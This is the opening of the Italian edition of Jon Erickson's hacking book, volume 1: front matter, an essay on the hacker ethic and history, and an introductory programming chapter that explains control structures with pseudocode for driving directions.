Pocket

Jon Erickson

L'arte dell' hacking

Volume 1

Le idee, gli strumenti
le tecniche degli hacker

APOGEO

Pocket

Jon Erickson

L'arte dell' hacking

Volume 1

Le idee, gli strumenti le tecniche degli hacker

APOGEO

L'ARTE DELL'HACKING

Volume 1

Jon Erickson

APOGEO

ISBN edizione cartacea: 978-88-50-32873-4

Questo testo è tratto dal volume L'arte dell'hacking - seconda edizione, Apogeo 2008.

L'edizione cartacea è in vendita nelle migliori librerie.

~

Seguici su Twitter @apogeonline

Indice dell’opera

Volume 1

Capitolo 2 – Shellcode

Capitolo 3 – Contromisure

Capitolo 4 – Crittologia

Riferimenti

Prefazione

Attenzione *Questo libro è uno dei due volumi realizzati a partire dal testo di Jon Erickson* Hacking - The Art of Exploitation (2nd Edition) *pubblicato in lingua inglese dall'editore No Starch Press ed edito la prima volta in Italia da Apogeo nel mese di febbraio 2008 con il titolo* L'arte dell'hacking - seconda edizione. *Il testo originale contava 456 pagine nel formato della collana Guida completa (17 x 24 cm*). L'arte del'hacking volume 1 e 2 *ripropongono il testo completo, senza tagli o modifiche. Gli unici cambiamenti sono stati fatti da un punto di vista tipografico, per adattare il contenuto al taglio tascabile della collana Pocket.*

Capire le tecniche di hacking è spesso complesso, perché richiede conoscenze ampie e approfondite. Molti testi dedicati all'hacking sono oscuri e confusi proprio perché ci sono delle lacune nella formazione di base. In questo libro si rende più accessibile il mondo dell'hacking presentando il quadro completo delle competenze necessarie: dalla programmazione al codice macchina e alla realizzazione di exploit.

Inoltre il codice sorgente riportato nel libro è scaricabile gratuitamente all'indirizzo `http://www.nostarch.com/download/booksrc.zip`: un utile supporto per la realizzazione di exploit per seguire meglio gli esempi presentati nel testo e fare delle prove pratiche lungo il percorso.

Piano dell'opera

Volume 1

Capitolo 1 – L’idea di hacking

Gli hacker, programmatori creativi: chiarimenti sul nome e sulle origini dell’hacking.

Capitolo 2 – Programmazione

Fondamenti della programmazione in C; scrittura delle prime righe di codice; analisi del codice sorgente di tre semplici giochi d’azzardo per imparare a gestire casualità e permessi multiutente.

Capitolo 3 – Exploit

Gli exploit, ovvero come sfruttare una falla di un programma: tecniche generalizzate; buffer overflow; esperimenti con la shell BASH, overflow in altri segmenti, stringhe di formato.

Capitolo 4 – Strutture di rete

Introduzione alle strutture di rete: il modello OSI, i socket e lo sniffing di dati.

Volume 2

Capitolo 1 – Attacchi di rete

Gli attachi DoS, dirottamenti TCP/IP, scansione di porte e alcuni esempi su come sfruttare le vulnerabilità dei programmi di rete.

Capitolo 2 – Shellcode

Sfruttare lo shellcode per avere un controllo assoluto sul programma attaccato e ampliare così le potenzialità degli exploit, oltre a sviluppare capacità con l’uso del linguaggio assembly.

Capitolo 3 – Contromisure

Come difendersi (cercare di individuare gli attacchi e difendere la vulnerabilità grazie all’azione dei daemon e all’analisi dei file di log) e come aggirare le difese (creare exploit che non lascino tracce).

Capitolo 4 – Crittologia

Come comunicare in segreto tramite messaggi cifrati e come decifrare tali comunicazioni: crittografia e crittoanalisi.

Ringraziamenti

Desidero ringraziare Bill Pollock e tutto lo staff di No Starch Press per aver reso possibile la realizzazione di questo libro e per avermi consentito di applicare un alto grado di controllo creativo nel processo di produzione. Voglio inoltre ringraziare i miei amici Seth Benson e Aaron Adams per la rilettura e la correzione delle bozze, Jack Matheson per l’aiuto nell’organizzazione dei contenuti, il dott. Seidel per aver mantenuto sempre vivo in me l’interesse per l’informatica, i miei genitori per avermi acquistato il primo Commodore VIC-20 e la comunità degli hacker per lo spirito di innovazione e la creatività che hanno

prodotto le tecniche descritte in questo libro.

Introduzione

Attenzione *Nell'edizione originale il testo che segue era parte della conclusione. In questa edizione, ritenendo le idee proposte utili a chi si avvicina alle tematiche affrontate, si è deciso di utilizzarlo per introdurre entrambi i volumi.*

L'hacking è un argomento spesso frainteso, e i media amano enfatizzarne gli aspetti, il che peggiora le cose. I tentativi di cambiare la terminologia non hanno portato ad alcunché: occorre cambiare la mentalità. Gli hacker sono semplicemente persone con spirito di innovazione e conoscenza approfondita della tecnologia. Non sono necessariamente criminali, anche se, poiché il crimine talvolta rende, ci saranno sempre dei criminali anche tra gli hacker. Non c'è nulla di male nella conoscenza in dote a un hacker, nonostante le sue potenziali applicazioni.

Che piaccia o meno, esistono delle vulnerabilità in software e reti da cui dipende il funzionamento dell'intero sistema mondiale. È semplicemente un risultato inevitabile dell'eccezionale velocità di sviluppo del software. Spesso il software nuovo riscuote successo anche se presenta delle vulnerabilità. Il successo significa denaro, e questo attrae criminali che imparano a sfruttare tali vulnerabilità per ottenere proventi finanziari. Sembrerebbe una spirale senza fine, ma fortunatamente non tutte le persone che trovano le vulnerabilità nel software sono criminali che pensano solo al profitto. Si tratta per lo più di hacker, ognuno spinto dalle proprie motivazioni; per alcuni è la curiosità, per altri ancora è

il piacere della sfida, altri sono pagati per farlo e parecchi sono, in effetti, criminali. Tuttavia la maggior parte di queste persone non hanno intenti malevoli, ma anzi, spesso aiutano i produttori a correggere i loro software. Senza gli hacker, le vulnerabilità e gli errori presenti nel software rimarrebbero occulti.

Sfortunatamente il sistema legislativo è lento e piuttosto ignorante riguardo la tecnologia. Spesso vengono promulgate leggi draconiane e sono comminate sentenze eccessive per spaventare le persone. Questa è una tattica infantile: il tentativo di scoraggiare gli hacker dall'esplorare e cercare vulnerabilità non porterà a nulla. Convincere tutti che il re indossa nuovi abiti non cambia la realtà che il re è nudo. Le vulnerabilità nascoste rimangono lì dove si trovano, in attesa che una persona più malevola di un hacker normale le scopra.

Il pericolo delle vulnerabilità presenti nel software è che possono essere sfruttate per qualunque fine. I worm diffusi su Internet sono relativamente benigni, rispetto ai tanto temuti scenari terroristici. Tentare di limitare gli hacker con la legge può aumentare le probabilità che si avverino i peggiori scenari, perché si lasciano più vulnerabilità a disposizione di chi non ha rispetto per la legge e vuole davvero causare danni.

Alcuni potrebbero sostenere che se non esistessero gli hacker non vi sarebbe motivo di porre rimedio alle vulnerabilità occulte. È un punto di vista, ma personalmente preferisco il progresso alla stagnazione. Gli hacker giocano un ruolo molto importante nella coevoluzione della tecnologia. Senza di essi non vi sarebbe grande impulso al miglioramento della sicurezza informatica. Inoltre, finché saranno poste domande sul "perché" e il "come", gli hacker esisteranno sempre. Un mondo senza hacker sarebbe un

mondo privo di curiosità e spirito di innovazione.

L’intento di questo libro è quello di spiegare alcune tecniche di base per hacking e forse anche di dare un’idea dello spirito che lo pervade. La tecnologia è sempre in mutamento ed espansione, perciò ci saranno sempre nuovi hack. Ci saranno sempre nuove vulnerabilità nel software, ambiguità nelle specifiche di protocollo e una miriade di altri problemi.

Le conoscenze fornite in questo libro sono soltanto un punto di partenza. Spetta a voi ampliarle continuando a riflettere sul funzionamento delle cose, sulle possibilità esistenti e pensando ad aspetti di cui gli sviluppatori software non hanno tenuto conto. Spetta a voi trarre il meglio da queste scoperte e applicare le nuove conoscenze nel modo che riterrete più opportuno.

L’informazione in sé non è un crimine.

Capitolo 1

L'idea di hacking

L'idea di hacking potrebbe evocare immagini di vandalismo elettronico, spionaggio, capelli tinti e piercing. La maggior parte delle persone associa l'hacking alla violazione della legge e suppone che chiunque eserciti tale attività sia un criminale. In effetti ci sono certamente persone che usano tecniche di hacking per violare la legge, ma questo non è hacking; anzi, hacking significa seguire la legge, non violarla. L'essenza dell'hacking sta nel trovare applicazioni inattese o neglette di leggi o proprietà di una data situazione, che consentano di risolvere un problema, qualunque esso sia, in modi nuovi e fantasiosi.

Il seguente problema matematico illustra l'essenza dell'hacking:

> Usate ciascuno dei numeri 1, 3, 4 e 6 esattamente una volta con i quattro operatori matematici di base (addizione, sottrazione, moltiplicazione e divisione) per ottenere come risultato 24. Ogni numero deve essere usato una e una sola volta, e potete definire l'ordine delle operazioni; per esempio, 3 * (4 + 6) + 1 = 31 è valido, ma errato, perché il risultato non è 24.

Le regole di questo problema sono ben definite e semplici, ma la risposta ne elude molte. Come la soluzione a questo problema, le soluzioni trovate mediante hacking seguono le regole del sistema, ma le usano in modi controintuitivi. È questo che conferisce agli hacker

il loro vantaggio, consentendo loro di risolvere problemi in modi inimmaginabili per chi si limita al pensiero e alle metodologie convenzionali.

Fin dalle origini dei computer gli hacker hanno sempre risolto problemi in maniera creativa. Verso la fine degli anni ’50 il club di appassionati di modellini ferroviari del MIT ricevette una donazione di varie apparecchiature, per lo più vecchi sistemi telefonici. I membri del club usarono tali apparecchi per mettere insieme un sistema complesso che consentiva a più operatori di controllare diverse parti della pista collegandosi telefonicamente con la sezione appropriata. Essi chiamarono *hacking* questa nuova e fantasiosa applicazione di apparecchiature telefoniche, e oggi molti considerano i membri di quel club i primi hacker. Il gruppo passò a programmare schede perforate e nastri per i primi computer come l’IBM 704 e il TX-0. Mentre altri si accontentavano di scrivere programmi che risolvessero i problemi, i primi hacker erano ossessionati dall’idea di scrivere programmi che risolvessero i problemi *bene*. Un nuovo programma in grado di ottenere lo stesso risultato di un programma esistente, ma utilizzando meno schede perforate, era considerato migliore, anche se assolveva lo stesso compito. La differenza chiave stava nel modo in cui il programma otteneva i risultati: con *eleganza*.

La capacità di ridurre il numero di schede perforate necessarie per un programma rivelava una padronanza del computer che evidenziava un carattere artistico. Un tavolo intarsiato può sostenere un vaso esattamente come una cassetta della frutta, ma lo fa in maniera molto più elegante e raffinata. I primi hacker dimostrarono che i problemi tecnici possono avere soluzioni artistiche e così trasformarono la programmazione da una mera attività tecnica in una forma d’arte.

Come molte altre forme d'arte, l'hacking fu un'attività spesso incompresa. I pochi che la capirono formarono una subcultura informale che rimase intensamente concentrata sull'apprendimento e la padronanza della propria arte. Essi ritenevano che le informazioni dovessero essere libere e qualsiasi intralcio sulla via della libertà doveva essere eluso. Tra gli ostacoli vi erano le persone dotate di autorità, la burocrazia dei corsi scolastici e la discriminazione. In un mare di studenti che pensavano soltanto a guadagnarsi il diploma, questo gruppo clandestino di hacker ignorò gli obiettivi convenzionali per perseguire la conoscenza in sé. Tale spinta ad apprendere ed esplorare continuamente vie nuove trascese perfino i limiti convenzionali tracciati dalla discriminazione, come apparve evidente quando il club di appassionati di modellini ferroviari del MIT accettò l'adesione di un ragazzo di 12 anni, Peter Deutsch, nel momento in cui egli mise in luce la sua conoscenza del TX-0 e il suo desiderio di apprendere. Età, razza, genere, aspetto, titolo accademico e stato sociale non erano criteri fondamentali per giudicare il valore di un altro, e questo non per desiderio di eguaglianza, ma per volontà di far progredire l'arte emergente dell'hacking.

I primi hacker trovavano splendore ed eleganza nella matematica e nell'elettronica, tradizionalmente considerate aride. Vedevano la programmazione come una forma di espressione artistica e il computer come uno strumento di tale arte. Il loro desiderio di sezionare e comprendere non intendeva demistificare esperimenti artistici, era semplicemente un modo per raggiungere un maggiore apprezzamento di questi ultimi. Questi valori orientati alla conoscenza fondarono ciò che fu poi chiamata l'*etica hacker*: l'apprezzamento della logica come forma d'arte e la promozione del flusso libero delle informazioni, sorvolando i confini e i vincoli tradizionali per il semplice scopo di

comprendere meglio il mondo. Non si tratta di una tendenza culturale nuova: i Pitagorici dell'antica Grecia avevano un'etica e una subcultura simili, benché non disponessero di computer. Essi vedevano la bellezza nella matematica e scoprirono molti concetti fondamentali nella geometria. Quella sete di conoscenza e i suoi benefici effetti collaterali tracciano un filo storico che collega i Pitagorici ad Ada Lovelace, ad Alan Turing, fino agli hacker del club di appassionati di modellini ferroviari del MIT. Hacker moderni come Richard Stallman e Steve Wozniak hanno ripreso l'eredità dell'hacking, portando a noi moderni sistemi operativi, linguaggi di programmazione, personal computer e molte altre tecnologie che usiamo ogni giorno.

Come distinguere gli hacker buoni che ci portano le meraviglie del progresso tecnologico dagli hacker maligni che rubano i numeri delle carte di credito? Per tale scopo fu coniato il termine *cracker*. Alla stampa si disse che i cracker erano i cattivi, mentre gli hacker erano i buoni. Gli hacker rispettavano i principi dell'etica hacker, mentre i cracker erano interessati soltanto a violare la legge e a fare soldi in fretta. I cracker erano considerati molto meno talentuosi dei migliori hacker, poiché si limitavano a usare strumenti e script scritti da questi, senza comprendere come funzionassero. Cracker doveva essere il termine usato per indicare chiunque facesse qualcosa di eticamente non corretto con un computer: "piratare" software o deturpare siti web, e tutto ciò, cosa peggiore, senza comprendere fino in fondo ciò che facevano. Oggi, tuttavia, pochissimi usano questo termine.

L'insuccesso del termine *cracker* si deve forse all'etimologia confusa: *cracker* in origine indicava chi violava i diritti del software (in gergo *crackava il software*) ed

eseguiva il reverse engineering di schemi di protezione dalla copia. L'attuale scarsa popolarità del termine potrebbe anche essere dovuta semplicemente all'ambiguità delle due nuove definizioni, che indicano persone dedite ad attività illecite con il computer, o persone che sono in realtà hacker di scarsa capacità. Pochi giornalisti della stampa tecnica accettano di usare termini con cui i loro lettori non hanno familiarità. Per contrasto, moltissime persone conoscono l'alone di mistero e l'alto livello di capacità associati al termine *hacker*, perciò, per un giornalista, la decisione di usare il termine *hacker* è la più facile. Analogamente, alcuni talvolta utilizzano il termine *script kiddie* per indicare i cracker, ma non ha lo stesso fascino tenebroso di *hacker*. Ci sarà sempre qualcuno intenzionato a sostenere che vi è una netta separazione tra hacker e cracker, ma personalmente ritengo che chiunque abbia lo spirito da hacker sia un hacker, nonostante tutte le leggi che possa eventualmente violare.

Le leggi attuali che pongono vincoli sulla crittografia e la ricerca nel campo contribuiscono a rendere ancora meno distinta la linea di confine tra hacker e cracker. Nel 2001 il professor Edward Felten e il suo team di ricerca della Princeton University stavano per pubblicare un articolo che discuteva i punti deboli di vari schemi di watermark o filigrana digitale. L'articolo rappresentava una risposta a una sfida posta dall'SDMI (Secure Digital Music Initiative) nel cosiddetto SDMI Public Challenge, che aveva incoraggiato il pubblico a tentare di violare tali schemi di watermark. Tuttavia, prima che Felten e il suo team pubblicassero l'articolo, furono minacciati dall'SDMI Foundation e dalla RIAA (Recording Industry Association of America). Il DCMA (Digital Millennium Copyright Act) del 1998 rende illegale negli Stati Uniti discutere o rendere pubbliche

tecnologie che potrebbero essere usate per violare controlli di carattere industriale. La stessa legge fu usata contro Dmitry Sklyarov, un programmatore e hacker russo che aveva scritto un software per aggirare un meccanismo di crittografia troppo semplice inserito nel software di Adobe, presentando i suoi risultati a un convegno di hacker tenutosi negli Stati Uniti. L'FBI fece irruzione e lo arrestò, avviando una lunghissima battaglia legale. A termini di legge, la complessità dei controlli industriali non conta: sarebbe tecnicamente illegale effettuare il reverse engineering o perfino discutere un semplice gioco come Pig Latin, se fosse usato come controllo industriale. Chi sono gli hacker e chi i cracker, ora? Quando le leggi sembrano interferire con la libertà di espressione, le brave persone che esprimono il loro pensiero diventano improvvisamente cattive? Personalmente credo che lo spirito hacker trascenda le leggi del governo, invece di essere definito da esse.

La fisica nucleare e la biochimica possono essere usate per uccidere, e tuttavia ci forniscono importanti progressi scientifici e una medicina moderna. La tecnologia in sé non è buona né cattiva: il giudizio morale vale per l'applicazione della conoscenza. Anche se lo volessimo, non potremmo sopprimere la conoscenza di come trasformare la materia in energia, o interrompere il continuo progresso tecnologico della società. Allo stesso modo, lo spirito hacker non può mai essere fermato, né classificato o sezionato facilmente. Gli hacker spingeranno sempre più in là i limiti della conoscenza e del comportamento accettabile, obbligandoci a portare sempre più avanti il nostro percorso di esplorazione.

Parte di questo impulso genera una vantaggiosa coevoluzione della sicurezza ottenuta attraverso la competizione tra hacker che attaccano e hacker che difendono. Esattamente come la veloce gazzella che si è evoluta adattandosi per la continua minaccia del ghepardo,

e come il ghepardo che è diventato ancora più veloce cacciando la gazzella, la competizione tra hacker offre agli utenti di computer una sicurezza più elevata, insieme a tecniche di attacco più complesse e sofisticate. L'introduzione e i progressi dei sistemi di rilevamento delle intrusioni (IDS, Intrusion Detection System) è un tipico esempio di questo processo coevolutivo. Gli hacker impegnati in difesa creano sistemi IDS da aggiungere ai loro arsenali, mentre quelli in attacco sviluppano tecniche di evasione da questi sistemi, che alla fine fanno nascere prodotti IDS migliori e più forti. Il risultato netto di questa interazione è positivo, perché produce persone più abili, maggiore sicurezza, software più stabile, tecniche inventive di risoluzione dei problemi, e perfino una nuova economia.

Questo libro è stato scritto con l'intento di insegnare lo spirito autentico dell'hacking. Esamineremo varie tecniche di hacker, passate e presenti, sezionandole per apprendere come e perché funzionano. In questo modo potrete acquisire una conoscenza pratica e un apprezzamento in concreto dell'hacking, che potrebbe spingervi a migliorare tecniche esistenti o perfino a inventarne di nuove. Speriamo che questo libro stimolerà l'hacker curioso che è in voi e vi porterà a dare il vostro contributo all'arte dell'hacking, a prescindere dal lato della barricata che sceglierete.

Capitolo 2

Programmazione

Hacker è un termine usato per indicare sia chi scrive codice, sia chi realizza *exploit* approfittando delle vulnerabilità nel codice. Benché questi due gruppi di hacker abbiano scopi diversi, entrambi utilizzano tecniche simili per la risoluzione dei problemi o *problem solving*. Poiché la conoscenza della programmazione è utile per chi realizza gli exploit, e la conoscenza delle tecniche per realizzare exploit è utile a chi programma, molti hacker si dedicano a entrambe le attività. Si trovano interessanti *hack* sia nelle tecniche utilizzate per scrivere codice elegante, sia in quelle usate per "bucare" i programmi. *Hacking* significa semplicemente trovare una soluzione intelligente e controintuitiva a un problema.

Gli hack utilizzati negli exploit di programmi utilizzano solitamente le regole del computer per aggirare la sicurezza in modi che risultano del tutto imprevisti. Quelli adottati nella programmazione sono simili nel fatto di impiegare le regole del computer in modi nuovi e ricchi di inventiva, ma in questo caso con lo scopo finale di migliorare l'efficienza o realizzare codice sorgente meno pesante, non necessariamente di compromettere la sicurezza. In realtà, per svolgere un determinato compito si possono scrivere infiniti programmi, ma la maggior parte di queste soluzioni si rivela inutilmente massiccia, complessa e approssimativa. Sono poche le soluzioni di dimensioni contenute, efficienti e

“pulite”; i programmi che vantano queste qualità sono detti *eleganti*, e le soluzioni brillanti e ricche di inventiva che permettono di raggiungere questo livello di efficienza sono chiamate *hack*. Gli hacker di entrambe le sponde del mondo della programmazione apprezzano sia la bellezza di un codice elegante, sia l’ingegno messo in luce dagli hack più brillanti.

Nel mondo degli affari si dà più importanza alla capacità di sfornare codice funzionale che a quella di ottenere eleganza e hack brillanti.

Data l’incredibile crescita esponenziale in termini di potenza di calcolo e quantità di memoria, impiegare qualche ora in più per creare una porzione di codice leggermente più veloce e più efficiente nell’uso della memoria non ha molto senso, da un punto di vista commerciale, quando si hanno a disposizione i moderni computer che raggiungono frequenze di elaborazione dell’ordine dei gigahertz e quantità di memoria dell’ordine dei gigabyte. Inoltre, mentre le ottimizzazioni a livello di tempi e memoria possono essere notate soltanto dagli utenti più avanzati, una nuova funzionalità può essere oggetto di una campagna di marketing. Quando ciò che conta davvero è il denaro, passare il tempo a cercare soluzioni brillanti per ottimizzare i programmi non ha senso.

Chi apprezza davvero l’eleganza di un programma sono solo gli hacker: appassionati di informatica il cui scopo ultimo non è il profitto, ma spremere fino all’impossibile le potenzialità del loro vecchio Commodore 64, creatori di exploit che hanno la necessità di realizzare porzioni di codice minuscole e sorprendenti per potersi infilare in sottili crepe della sicurezza, e chiunque sia in grado di apprezzare la ricerca e la sfida di trovare la

soluzione migliore possibile. Queste persone si appassionano alla programmazione e apprezzano davvero la bellezza di un codice elegante o la creatività di un hack intelligente. Poiché la conoscenza dei meccanismi della programmazione è un prerequisito indispensabile per poter comprendere come realizzare exploit di programmi, la programmazione stessa diventa un punto di partenza naturale.

0x210 Che cos'è la programmazione?

La programmazione è un concetto molto naturale e intuitivo. Un programma non è altro che una serie di istruzioni scritte in un determinato linguaggio. I programmi si trovano ovunque, e perfino chi odia la tecnologia li utilizza quotidianamente. Le indicazioni stradali, le ricette di cucina, le partite di calcio, e anche il DNA sono tutti tipi di programmi. Un programma per dare delle indicazioni stradali potrebbe avere un aspetto simile a questo:

```
Parti dalla Main Street andando verso est. Continua sulla Main Street finchè non vedi una chiesa
sulla tua destra. Se la strada è bloccata da lavori, gira a destra sulla Quindicesima, gira a
sinistra sulla Pine Street, quindi svolta a destra sulla Sedicesima. Altrimenti, puoi
semplicemente proseguire e svoltare sulla Sedicesima. Continua sulla Sedicesima e svolta a
sinistra su Destination Road. Percorri Destination Road per 5 chilometri e vedrai la casa sulla
destra. L'indirizzo è Destination Road 743.
```

Chiunque conosca l'italiano può comprendere e seguire queste istruzioni, dato che sono in italiano. Non si può davvero dire che siano uno sfoggio di eloquenza, ma ognuna di esse è chiara e semplice da capire, almeno per chi conosce l'italiano.

Un computer però non è in grado di capire l'italiano o un'altra lingua; può capire solo il

linguaggio macchina. Perché un computer possa svolgere un compito qualsiasi, le istruzioni devono essere scritte nel suo linguaggio. Il *linguaggio macchina*, però, è oscuro e difficile da usare: è formato da semplici bit e byte, e varia da architettura ad architettura. Per scrivere un programma in linguaggio macchina per un processore Intel x86, si dovrebbe individuare il valore associato a ciascuna istruzione, conoscere come le varie istruzioni interagiscono, e avere coscienza di una miriade di dettagli di basso livello. Programmare in questo modo è complicato e richiede grande precisione, non è davvero intuitivo.

Per poter superare la complessità dello scrivere il codice macchina occorre un traduttore. Un *assembler* rappresenta una forma di traduttore in linguaggio macchina – è un programma che traduce il linguaggio assembly in codice comprensibile dalla macchina. Il *linguaggio assembly* è meno criptico del linguaggio macchina, perché utilizza dei nomi per le diverse istruzioni e variabili, anziché dei numeri. Tuttavia, il linguaggio assembly è ancora lontano dall'essere un linguaggio intuitivo. I nomi delle istruzioni sono molto esoterici, e il linguaggio è specifico delle varie architetture. Come il linguaggio macchina per i processori Intel x86 è diverso dal linguaggio macchina per i processori Sparc, l'assembly x86 è diverso dall'assembly Sparc. Qualsiasi programma scritto usando il linguaggio assembly per una determinata architettura di processore non funzionerà su un'architettura differente. Se un programma è scritto in linguaggio assembly per x86, per poter funzionare su un'architettura Sparc dovrà essere riscritto. Inoltre, per potere scrivere un programma efficiente in assembly, rimane necessario conoscere molti dettagli di basso livello dell'architettura di processore coinvolta.

Questo tipo di problemi può essere alleviato da un altro tipo di traduttore, chiamato

compilatore, che converte un linguaggio di alto livello in linguaggio macchina. I linguaggi di alto livello sono molto più intuitivi rispetto al linguaggio assembly e possono essere tradotti in molti tipi diversi di linguaggio macchina in base alle diverse architetture di processori. Ciò significa che se un programma è scritto in un linguaggio di alto livello sarà sufficiente scriverlo una sola volta; la stessa porzione di codice può essere compilata in linguaggio macchina per svariate architetture. Il C, il C++ e il Fortran sono linguaggi di alto livello. Un programma realizzato in un linguaggio di alto livello è molto più leggibile e simile alla lingua umana di uno realizzato in assembly o in linguaggio macchina, ma deve pur sempre rispettare regole precise sul modo in cui le istruzioni devono essere scritte, altrimenti il compilatore non sarà in grado di comprenderlo.

0x220 Pseudocodice

I programmatori hanno a disposizione un'ulteriore forma di linguaggio di programmazione chiamata pseudocodice. Lo *pseudocodice* è semplicemente lingua disposta con una struttura generale simile a quella di un linguaggio di alto livello. Non viene compreso dai compilatori, dagli assembler o da qualsiasi computer, ma rappresenta per un programmatore un modo utile per disporre le istruzioni. Lo pseudocodice non è ben definito; in effetti, la maggior parte dei programmatori scrive il proprio pseudocodice in maniera leggermente diversa. È una specie di anello mancante tra la lingua umana e i linguaggi di programmazione di alto livello come il C. Lo pseudocodice può rappresentare una eccellente introduzione ad alcuni comuni concetti di programmazione.

0x230 Strutture di controllo

Senza le strutture di controllo, un programma sarebbe semplicemente una serie di istruzioni eseguite in ordine sequenziale. Questo può essere sufficiente per programmi molto semplici, ma la maggior parte dei programmi, come le indicazioni stradali dell'esempio riportato in precedenza, non sono così semplici. Le indicazioni stradali contenevano dichiarazioni come *Continua sulla Main Street finché non vedi una chiesa sulla tua destra* e *Se la strada è bloccata dai lavori*... Queste istruzioni sono note come strutture di controllo e modificano il flusso dell'esecuzione del programma da un semplice ordine sequenziale a qualcosa di più complesso e utile.

0x231 If-Then-Else

Nel caso delle indicazioni stradali, sulla Main Street potrebbero essere in corso dei lavori. In questo caso, occorre uno speciale gruppo di istruzioni che consenta di affrontare la situazione. Se non ci fosse alcuna interruzione, dovrebbe essere seguito il gruppo di istruzioni originario. Questi tipi di situazioni particolari possono essere affrontati all'interno di un programma con una delle più naturali strutture di controllo: la struttura *if-then-else*. In generale, il suo aspetto è simile a questo:

```
If (condizione) then
{
    Gruppo di istruzioni da eseguire se la condizione è soddisfatta;
}
Else
{
```

```
    Gruppo di istruzioni da eseguire se la condizione non è soddisfatta;
}
```

In questo libro si utilizza uno pseudocodice simile al C, per cui ogni istruzione si chiuderà con un punto e virgola, e i gruppi di istruzioni saranno caratterizzati da parentesi graffe e rientri. Lo pseudocodice che descrive la struttura if-then-else per le indicazioni stradali potrebbe avere un aspetto simile a questo:

```
Guida lungo la Main Street;
If (la strada è bloccata)
{
    Svolta a destra sulla Quindicesima;
    Svolta a sinistra su Pine Street;
    Svolta a destra sulla Sedicesima;
}
Else
{
    Svolta a destra sulla Sedicesima;
}
```

Ciascuna istruzione si trova su una propria riga e i vari gruppi di istruzioni condizionali sono delimitati da parentesi graffe e rientrati per una migliore leggibilità. Nel linguaggio C e in molti altri linguaggi di programmazione, la parola chiave `then` è implicita, e quindi viene tralasciata, come nel codice precedente.

Ovviamente, altri linguaggi richiedono la presenza della parola chiave `then` nella propria sintassi, per esempio il BASIC, il Fortran e anche il Pascal. Questi tipi di differenze sintattiche nei linguaggi di programmazione sono solo superficiali; la struttura sottostante

rimane la medesima. Una volta compresi i concetti che questi linguaggi cercano di trasmettere, imparare le differenze sintattiche diventa un compito abbastanza banale. Poiché nel seguito verrà utilizzato il linguaggio C, lo pseudocodice impiegato in questo libro seguirà una sintassi simile al C, ma ricordate che le forme assunte potrebbero essere molto diverse.

Un'altra regola comune della sintassi legata al C prevede che, quando un gruppo di istruzioni rinchiuse tra parentesi graffe è costituito da una sola istruzione, le parentesi possono essere tralasciate. Per garantire una migliore leggibilità, è sempre consigliabile mantenere i rientri, ma ciò non è sintatticamente. Le indicazioni stradali presentate in precedenza possono essere riscritte rispettando questa regola fino a ottenere una porzione di pseudocodice equivalente:

```
Guida lungo la Main Street;
If (la strada è bloccata)
{
    Svolta a destra sulla Quindicesima;
    Svolta a sinistra su Pine Street;
    Svolta a destra sulla Sedicesima;
}
Else
    Svolta a destra sulla Sedicesima;
Questa regola relativa ai gruppi di istruzioni è valida per tutte le
strutture di controllo menzionate in questo volume, e anch'essa può essere
descritta mediante pseudocodice.
If (un gruppo di istruzioni è costituito da una sola istruzione)
    L'uso delle parentesi graffe per raggruppare le istruzioni è
facoltativo;
Else
```

```
{
    L'uso delle parentesi graffe è necessario;
    Dato che deve esserci un modo logico per raggruppare tali istruzioni;
}
```

Anche la descrizione di una determinata sintassi può essere vista come una specie di semplice programma. Ci sono delle variazioni di if-thenelse, come le istruzioni select/case, ma la logica di base è sempre la medesima: *Se si verifica questa cosa, fai questo, altrimenti fai quest'altro* (che potrebbe prevedere ulteriori istruzioni if-then).

0x232 Cicli while/until

Un altro concetto elementare della programmazione è costituito dalla struttura di controllo while che rappresenta un tipo di ciclo. Un programmatore potrebbe volere eseguire una serie di istruzioni per più di una volta. Un programma può svolgere questo tipo di funzione usando i cicli, ma ha bisogno di un gruppo di istruzioni che indicano quando interrompere il ciclo, altrimenti continuerebbe all'infinito. Un *ciclo while* dice di eseguire ciclicamente un gruppo di istruzioni fintanto che (*while*) una condizione è vera. Un semplice programma per un topo affamato potrebbe avere un aspetto simile a questo:

```
While (hai fame)
{
    Trova del cibo;
    Mangia;
}
```

Il gruppo di due istruzioni che segue l'istruzione while sarà ripetuto fintanto che (*while*)

il topo ha fame. La quantità di cibo che il topo è in grado di trovare a ogni passaggio potrebbe variare da una piccola briciola a un'intera fetta di pane. In maniera simile, il numero di volte che il gruppo di istruzioni dell'istruzione while viene eseguito cambia in relazione alla quantità di cibo trovata.

Una variante del ciclo while è rappresentata dal ciclo until, un tipo di sintassi che si può trovare nel linguaggio Perl (il C non la usa). Un *ciclo until* è semplicemente un ciclo while con l'istruzione condizionale invertita. Il programma per il topo potrebbe essere riscritto con un ciclo until in questo modo:

```
Until (non hai fame)
{
   Trova del cibo;
   Mangia;
}
```

Logicamente, ogni istruzione del tipo until può essere tradotta in un ciclo while. Le indicazioni stradali contenevano l'istruzione *Continua sulla Main Street finché non vedi una chiesa sulla tua destra*. L'istruzione può essere trasformata con semplicità in un normale ciclo while invertendo la condizione.

```
While (non c'è una chiesa sulla tua destra)
    Guida lungo la Main Street;
```

0x233 Cicli for

Il *ciclo for* è un'altra struttura di controllo. In genere essa viene utilizzata quando un

programmatore vuole svolgere un ciclo per un determinato numero di iterazioni. L'indicazione *Percorri Destination Road per 5 chilometri* potrebbe essere trasformata in un ciclo for come il seguente:

```
For (5 volte)
    Guida per 1 chilometro;
```

In verità, un ciclo for non è che un ciclo while con un contatore. La stessa istruzione può essere scritta in questo modo:

```
Porta il contatore a 0;
While (il contatore è inferiore a 5)
{
   Guida per 1 chilometro;
   Aggiungi 1 al contatore;
}
```

La sintassi dello pseudocodice C per un ciclo for rende il tutto ancora più evidente:

```
For (i=0; i<5; i++)
   Guida per 1 chilometro;
```

In questo caso, il contatore viene chiamato `i` e il ciclo for viene suddiviso in tre sezioni, separate da punti e virgola. La prima sezione dichiara il contatore e ne imposta il valore iniziale, in questo caso 0. La seconda sezione è simile a un'istruzione while che usa il contatore: *While* il contatore soddisfa questa condizione, il ciclo continua. La terza e ultima sezione descrive l'azione da svolgere sul contatore a ogni passaggio. In questo caso, `i++` costituisce un modo abbreviato per dire *Aggiungi 1 al contatore i*.

Usando tutte le strutture di controllo, le indicazioni stradali date in precedenza possono essere trasformate in pseudo codice di tipo C fino a ottenere quanto segue:

```
Inizia andando verso est sulla Main Street;
While (non c'è una chiesa sulla destra)
   Guida lungo la Main Street;
If (la strada è bloccata)
{
   Svolta a destra sulla Quindicesima;
   Svolta a sinistra su Pine Street;
   Svolta a destra sulla Sedicesima;
}
Else
   Svolta a destra sulla Sedicesimat;
